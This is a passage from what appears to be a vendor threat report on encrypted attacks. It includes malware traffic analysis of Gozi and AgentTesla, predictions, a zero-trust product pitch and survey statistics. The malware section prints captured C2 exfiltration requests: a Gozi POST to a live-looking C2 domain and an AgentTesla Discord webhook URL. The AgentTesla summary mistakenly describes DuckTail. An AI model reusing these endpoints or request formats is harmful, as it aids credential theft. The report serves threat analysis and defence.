.1H.V....$.I..w
```

Figure 16: A screenshot of the HTTP response, showing the 404 status code and the encrypted body data.

Gozi

Summary

Gozi (aka Ursnif) is a banking Trojan primarily designed to steal sensitive financial information from infected computers, with a particular focus on online banking credentials. Once Gozi infects a machine, it can update itself, download additional malicious modules, and spread to other computers on a network, and then send the stolen information to a command-and-control (C2) server.

Delivery

Gozi is distributed via malicious email attachments, such as fake invoices, shipping notifications, or resumes. The attachments will include macro-enabled documents which further download and execute Gozi on the victim's machine. Oftentimes, threat actors using Gozi will employ social engineering tactics to trick users into opening the attachments. In addition, Gozi can be distributed through malicious advertisements. These ads are designed to redirect users to compromised websites which download the malware onto the victim's machine. And in some cases, Gozi has been observed delivering malware through compromised websites.

Network

Gozi encrypts stolen data and then transmits it to a C2 server over HTTPS. In the LDR4 variant of Gozi, the C2 communication takes place via POST requests over HTTPS. Call information, such as user ID and file details, is AES-encrypted and base64 encoded.

```
POST /images/DlpVb0Pas0/ORlnen54f_2Fdi_2B/avoE8InniDgo/00x_2BifmnZ/xkZqJNKhVjezr/n
CuhnaESGT3anAGI9Vsds/Yx9nEwR9gXVf7Fvh/2kgqli6TSWexX5L/YKVh8Kn6RggGXIB40K/dNoqcx4gG/
HhsXyr7mcDdHJ_2FZnC4/3RHuPpFhizitSbj60PQ/a2QQ08E7svUDLq7_2BMBYu/ccXh_2BI8/faD6gBASw
Fs/6A.bmp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=260068864342639111311694278652
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
Content-Length: 387
Host: news-deck.at

--260068864342639111311694278652
Content-Disposition: form-data; name="upload_file"; filename="9C33.bin"

v....      9hq${L.f%..`_1....d.w..R.....Xe....lG..>z...;(.)]/.sH.....T....
.._{/...X....g...b..L=...+}.i.*.dj...-.QZ.E..{.....J....l....vs....."&.q....b5}
{...6...];|aU..w....Q.^S$.....k..#@..$...VZ..T....I...1Z.....g..2.0J(....C@
--260068864342639111311694278652--
```

Figure 17: A screenshot depicting a POST request call that includes user information, file details, and encrypted data.

Agent Tesla

Summary

The threat actors operating DuckTail primarily hijack Facebook advertising and business accounts using fake job advertisements. The threat actors then sell the hijacked accounts in Vietnamese underground markets.

Delivery

AgentTesla is a type of RATs primarily designed to target Windows-based systems and is known for its ability to steal sensitive information from infected machines. AgentTesla steals: keystroke data, login credentials, browsing history, and clipboard contents. This is achieved through keylogging, form grabbing, and screen capturing.

Network

In 2023, a variant of AgentTesla was observed leveraging Discord as its command-and-control (C2) server. The stolen data is transmitted to a specific Discord channel via Discord webhooks, utilizing HTTPS for secure communication.

Agent Tesla Configuration

C2:

https://discord.com/api/webhooks/1163580376363565067/I7HBK5bQvc7cR0s88thy2h7D3CvgBAqeZYXLynI68Cb_pBIrmfwju6z-F5jCIyf83K0B

```
POST /api/webhooks/1163580376363565067/I7HBK5bQvc7cR0s88thy2h7D3CvgBAqeZYXLynI68Cb_pBIrmfwju6z-F5jCIyf83K0B HTTP/1.1
Content-Type: multipart/form-data; boundary=-----0e0f719e12cc42048fe9df11d22d4835
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0
Host: discord.com
Content-Length: 1622
Expect: 100-continue
Connection: Keep-Alive
```

Figure 18: A POST request call made to the Discord server, using a webhook.

Predictions

In this forward looking analysis, our predictions on encrypted attack trends dive into dynamic areas like AI, quantum threats, and the Internet of Things (IoT).



AI and automation capabilities will fuel a steady surge in encrypted attacks. These technologies will empower attackers to execute increasingly sophisticated and elusive strategies, from creating more convincing phishing attacks to polymorphic malware and unknown threats that leverage SSL/TLS channels and circumvent traditional security measures with greater ease. The combination of generative AI and automation will allow these threat actors to launch these attacks at scale using encrypted channels.



The abuse of legitimate cloud services will continue to increase. Threat actors leverage popular cloud services and their wildcard certificates to host malicious content as well as exfiltrate sensitive information from a victim's environment over encrypted channels.



The proliferation of the Internet of Things (IoT) will expand the attack surface for encrypted communications. Attackers will increasingly target IoT device vulnerabilities and exploit their encrypted channels to establish persistence, exfiltrate data, or move laterally while avoiding detection.



The looming quantum threat to encryption will incite action. As we inch closer to the reality that quantum attacks could break TLS and HTTPS algorithms, the urgency to develop quantum-resistant encryption methods and standards will intensify in 2024.




Advanced Persistent Threats (APTs) will show a growing preference for encrypted channels. These highly organized and often state-sponsored threat actors will increasingly use their extensive resources and expertise to exploit encryption weaknesses and harness encryption to infiltrate target networks, putting common APT targets like government agencies on alert.

How the Zscaler Zero Trust Exchange Stops Encrypted Threats

To defend against the modern landscape of encrypted threats, enterprises need to rethink traditional security and networking. This is where zero trust takes the stage. Zero trust is a holistic approach to security, based on the idea that no connection should be inherently trusted. In fact, all connections are considered hostile; trust is only granted — be it for users, devices, applications, or workloads — after numerous layers of identity, context, security, and policy have been verified. Trust no one, until trust has been verified.

To show how zero trust stops encrypted threats, it's worthwhile to understand the typical attack sequence.

An advanced attack often takes place in four stages. Attackers first perform reconnaissance on the internet to look for vulnerabilities and plan their approach. They then compromise the network, often through an exploit, a brute-force attack on an exposed asset, or stolen credentials. Once inside, the cybercriminal moves laterally through the network, escalating privileges and establishing a network foothold. Finally, attackers carry out their objectives, usually data exfiltration. The Zscaler Zero Trust Exchange provides security controls at each stage of an attack to holistically reduce risk.



Find the attack surface: Every interconnected network has an implicit trust in that anyone who can access these networks should be able to connect to any application residing there. The shared network context, be it internet—based users connecting via VPN, workloads exposed for access on any network, or other options, ultimately leaves services open to receive a connection. The moment a service requires access from an initiator over a shared network, that service is exposed as an attack surface. Every internet—facing service, including firewalls, whether in the data center, cloud, or branch, can be discovered, attacked, and exploited.

Initial compromise: The first step is to reduce the number of entry points into your environment. Audit your attack surface, stay up to date with security patching, and fix any misconfigurations. You should also place internet—facing applications behind a cloud proxy that brokers the connection. This provides only one door in and one door out, which you can then monitor. Then, as we've repeatedly recommended, inspect all of your traffic. Don't assume that anything can be trusted. Zscaler performs HTTPS inspection at scale as part of its platform of services. As your traffic increases, capacity is added instantly and on demand. There are no appliances to be sized, ordered, or shipped.

Lateral movement: Use microsegmentation to reduce access, even for authenticated users. The Zscaler zero trust access solution, Zscaler Private Access™, creates a one-to-one segment that is brokered and authenticated by the Zero Trust Exchange to connect users directly to a requested application without ever exposing the network. This is zero trust segmentation in its purest form, and it's far less complex

than rule—based network segmentation that is used with legacy technologies. Zscaler also uses deception technology to lure attackers with strategically placed decoys that alert security teams if an attacker attempts to move laterally or performs reconnaissance.

Command—and—control (C&C) callback: Once malware is installed, it will generally attempt to make contact with a C&C (also known as C2 server). This contact allows attackers to take over machines, issue additional commands, download additional malware, or steal data. Inspection of outgoing northbound traffic or incoming southbound traffic disrupts these communications and protects your sensitive data. Zscaler can inspect encrypted data going both ways, deploying elegant data loss protection capabilities to identify and stop any malicious outbound traffic.

The Zscaler Zero Trust Exchange stops the entire attack sequence and offers HTTPS inspection at scale using a multilayered approach that has inline threat inspection, sandboxing, and data loss prevention, along with a wide array of additional defense capabilities. On top of all that, the Zscaler cloud effect means that all threats identified across the global platform automatically update protections for all Zscaler customers. With this, your security posture constantly improves based on input from Zscaler customers around the world. The Zscaler Zero Trust Exchange, powered by the world's largest security cloud, accelerates business transformation by securing users and applications regardless of their location using context—based identity and policy enforcement.

Best Practices for Preventing Encrypted Threats


As our research and survey findings clearly show, encrypted traffic contains threats — a large majority of threats, in fact — that present real risks for enterprises. These threats have grown unchecked for the last several years, and enterprises can safely assume that cybercriminal organizations will continue to view encrypted traffic as a primary threat vector. Given that **95% of all web traffic** is encrypted, the reality is that enterprises are blind to most threats if they aren't inspecting their encrypted traffic. In that view, a best practice becomes self-evident: enterprises should decrypt and inspect all encrypted traffic across their digital footprint — solving the 'paradox' of encryption — to prevent all manner of encrypted attacks.

Historically, this has been easily said, and almost never done — for practical reasons. Complexity, cost, and performance degradation top the list of barriers preventing organizations from inspecting all SSL/TLS traffic today, according to our survey respondents, who predominantly use legacy tools like web application firewalls and network-layer firewalls to scan traffic. Complicating this issue is the fact that certain regulations require different policies for distinct data types, making inspection an arduous task.

A secondary challenge involves legacy sandbox approaches and so-called patient-zero risk. Sandboxes are a primary line of defense against unknown threats from encrypted channels, like zero-day malware and ransomware. Yet, inline sandbox inspection for all SSL/TLS traffic at scale has not, for many companies, been realistic — because of cost, complexity, and performance challenges, and because most sandbox tools do not inspect traffic in-line.

Adding to this, traditional sandbox analysis is typically slow, on the order of minutes, meaning most organizations allow users to download potentially malicious files from encrypted sources before scanning them, so as to not disrupt business. As a result, most enterprise sandbox strategies assume patient-zero infection risk — if not by choice, then by necessary design. This puts enterprises in a reactive position, in an environment where malware and ransomware infections can take only minutes to propagate.

Our recommendation is that enterprises take a simpler approach. Rather than amplify cost and complexity by doubling down on traditional strategies and legacy tooling, enterprises should align on a zero trust architecture that enables them to inspect all encrypted traffic and block or isolate malicious traffic based on business policies. This creates a single, holistic, and operationally simple way to apply policy across all traffic, without impacting performance or creating a compliance nightmare.



We recommend that organizations:

- **Use microsegmentation to reduce access, even for authenticated users.**
The Zscaler zero trust access solution, Zscaler Private Access™, creates a one-to-one segment that is brokered and authenticated by the Zero Trust Exchange to connect users directly to a requested application without ever exposing the network.
- **Use this zero trust architecture to secure all connectivity holistically** between users and applications, between devices like IoT and OT systems, between all locations and branch offices, between cloud workloads, and more. This empowers enterprises to inspect all traffic, all the time — improving security while simplifying operations.
- **Understand that every internet-facing service**, including firewalls, whether in the data center, cloud, or branch, can be discovered, attacked, and exploited.
- **Use an inline, proxy-based architecture to decrypt, detect, and prevent threats** in all encrypted traffic at scale.
- **Leverage an AI-driven cloud sandbox to isolate and quarantine unknown attacks** and stop patient-zero malware, as soon as it touches your users.
- **Reduce the number of entry points into your environment.** Audit your attack surface, stay up to date with security patching, and fix any misconfigurations. You should also place internet-facing applications behind a cloud proxy that brokers the connection.
- **Inspect outgoing northbound traffic along with incoming southbound traffic** to disrupt command-and-control communications and protect your sensitive data.



Third-Party Survey Findings

Survey findings from security, IT, and networking professionals

To better understand the perspective of practitioners, ThreatLabz commissioned Virtual Intelligence Briefing (ViB) to complete a third-party, vendor-neutral user survey of 284 IT, security, and networking professionals on the topic of encrypted attacks. The results indicate that enterprises are feeling the pressure, as 62% of companies have observed an increase in attacks over encrypted channels in the past year. Among organizations that experienced an attack over encrypted channels during that time frame, 85% witnessed attacks over “trusted” channels, like the legitimate websites of trusted organizations or third-party vendors. In terms of threats, enterprises are most concerned about malware, phishing, and browser exploit attacks over SSL/TLS.


Survey discoveries:

- ❖ **62%** of organizations observed an increase in encrypted threats over the past year
- ❖ **85%** of organizations that experienced encrypted attacks witnessed them over “trusted” channels, like the sites of trusted organizations or third-party vendors
- ❖ **65%** of enterprises plan to increase their rate of SSL/TLS inspection over the next 12 months
- ❖ **65%** of enterprises are “moderately” to “extremely” concerned their tools used to scan SSL/TLS traffic are not scalable or future-proofed to address advanced cyber threats
- ❖ **Complexity** and **cost** of infrastructure operations are the two largest challenges in inspecting SSL/TLS traffic
- ❖ **93%** of organizations feel it is important to adopt a zero trust strategy, based on the principle of least privilege

Growing threats and top enterprise concerns in SSL/TLS traffic

Overall, 62% of organizations have seen an uptick in encrypted threats over the past year. To that end, phishing, malware, and browser exploit attacks top the list of enterprise concerns.

Have threats delivered over encrypted channels increased in the last 12 months?



• Yes
• No
• Not Sure

Which of the following encrypted attacks is your organization most worried about?





Figure 19 and 20: The increase in encrypted threats observed over the past year and the top threat concerns for enterprises.

Attacks over SSL/TLS-encrypted channels


The majority of organizations have experienced an attack over encrypted channels in the past year. Of those, 85% witnessed attacks over “trusted” channels, like the legitimate websites of trusted organizations or third-party vendors — a stark reminder that no SSL/TLS-encrypted traffic can be assumed secure.

In the past 12 months, has your organization experienced an attack that utilized SSL or TLS encrypted channels at any point in the attack sequence?



- Never
- Once
- 2-3 times
- 4-5 times
- More than 5 times
- Don't know

What portion of those attacks used ‘trusted’ channels for malicious purposes, such as the legitimate websites of trusted organizations or third-party vendors?




- All attacks
- Most of the attacks
- About half of the attacks
- Some of the attacks
- None

Figure 21 and 22: The share of enterprises who have experienced encrypted attacks in the past year and the portion of attacks witnessed over “trusted” channels.


Enterprise tools, pains, and plans for SSL/TLS inspection

Enterprises use a variety of tools to inspect SSL/TLS traffic. The most common are network-layer firewalls (62%), web application firewalls (59%), and web proxies (38%). Overall, 65% of organizations plan to increase their rate of SSL/TLS traffic inspection over the next 12 months, likely due to an observed increase in threats. These efforts are not without challenges, however. Complex infrastructure management (51%), high costs for infrastructure and maintenance (44%), and poor user experience and performance degradation (29%) remain the largest issues organizations face with their current tooling.

Which tools do you use to inspect SSL/TLS traffic?



What is your organization's security plan for SSL/TLS inspection in the next 12 months?



Which issues does your organization face while inspecting SSL/TLS traffic in your current set-up?





Figure 23, 24, and 25: Enterprise tools used to scan SSL/TLS traffic, issues with current tooling, and plans to increase inspection in the next year.

Barriers to SSL/TLS inspection and future concerns

When asked what prevents organizations from scanning 100% of SSL/TLS traffic today, respondents cite performance issues and poor user experience (42%), cost concerns (32%), and scalability issues with the current setup (31%) as the largest barriers. These challenges may point to potential problems down the road: 65% of organizations are “moderately” to “extremely” concerned that their security tools used to scan SSL/TLS traffic are not scalable or future-proofed to address advanced cyber threats.

How concerned are you that your organization's security tools are not scalable or future-proofed against advanced cyber threats?

- Not concerned at all
- Slightly concerned
- Moderately concerned
- Very concerned
- Extremely concerned (sleepless nights)



What are your reasons for not scanning 100% of SSL/TLS traffic today?




Figure 26 and 27: The level of concern that current security tools are not scalable or future-proofed and the top reasons why enterprises are not scanning 100% of SSL/TLS traffic.

Confidence in defending against encrypted threats


Overall, enterprises have moderate confidence in their ability to defend against encrypted threats. Still, only 30% of enterprises are “very” or “extremely” confident in their ability to stop advanced or sophisticated cyber threats. Similarly, just 34% of organizations feel “very” or “extremely” confident that they can defend against encrypted threats, overall.

How confident is your organization in its security controls to stop advanced or sophisticated cyber threats?

- Not confident
- Slightly confident
- Moderately confident
- Very confident
- Extremely confident

Weighted Average:
3.1

Extremely Confident (5)
Not Confident (1)



How confident is your organization in its ability to defend against encrypted threats?

- Not confident
- Not very confident
- Moderately confident
- Very confident
- Extremely confident

Weighted Average:
3.3

Extremely Confident (5)
Not confident (1)




Figure 28 and 29: Organizations' confidence in their ability to stop advanced or sophisticated cyber threats, along with their confidence in defending against encrypted threats.

The importance of zero trust and scanning all encrypted traffic

In line with these findings, organizations are working to bolster their security posture with zero trust and scan greater portions of their encrypted traffic to defend against advanced threats — the majority of enterprises feel it is either “very” or “extremely” important to inspect as much SSL/TLS traffic as possible. Overall, 93% of enterprises feel it is important to adopt a strategy of zero trust, based on the principle of least privilege.


How important is it for your organization to adopt a zero trust strategy based on the principle of least privilege?

- Not important at all
- Not very important
- Moderately important
- Very important
- Extremely important

Weighted Average:

3.7

Extremely Important (5)
Not Important (1)



How important is it for your organization to inspect as much SSL/TLS traffic as possible?

- Not important at all
- Not very important
- Moderately important
- Very important
- Extremely important

Weighted Average:

3.6

Extremely Important (5)
Not Important (1)




Figure 30 and 31: The importance of both adopting a zero trust strategy and of scanning as much SSL/TLS traffic as possible.


Appendix

ThreatLabz research methodology

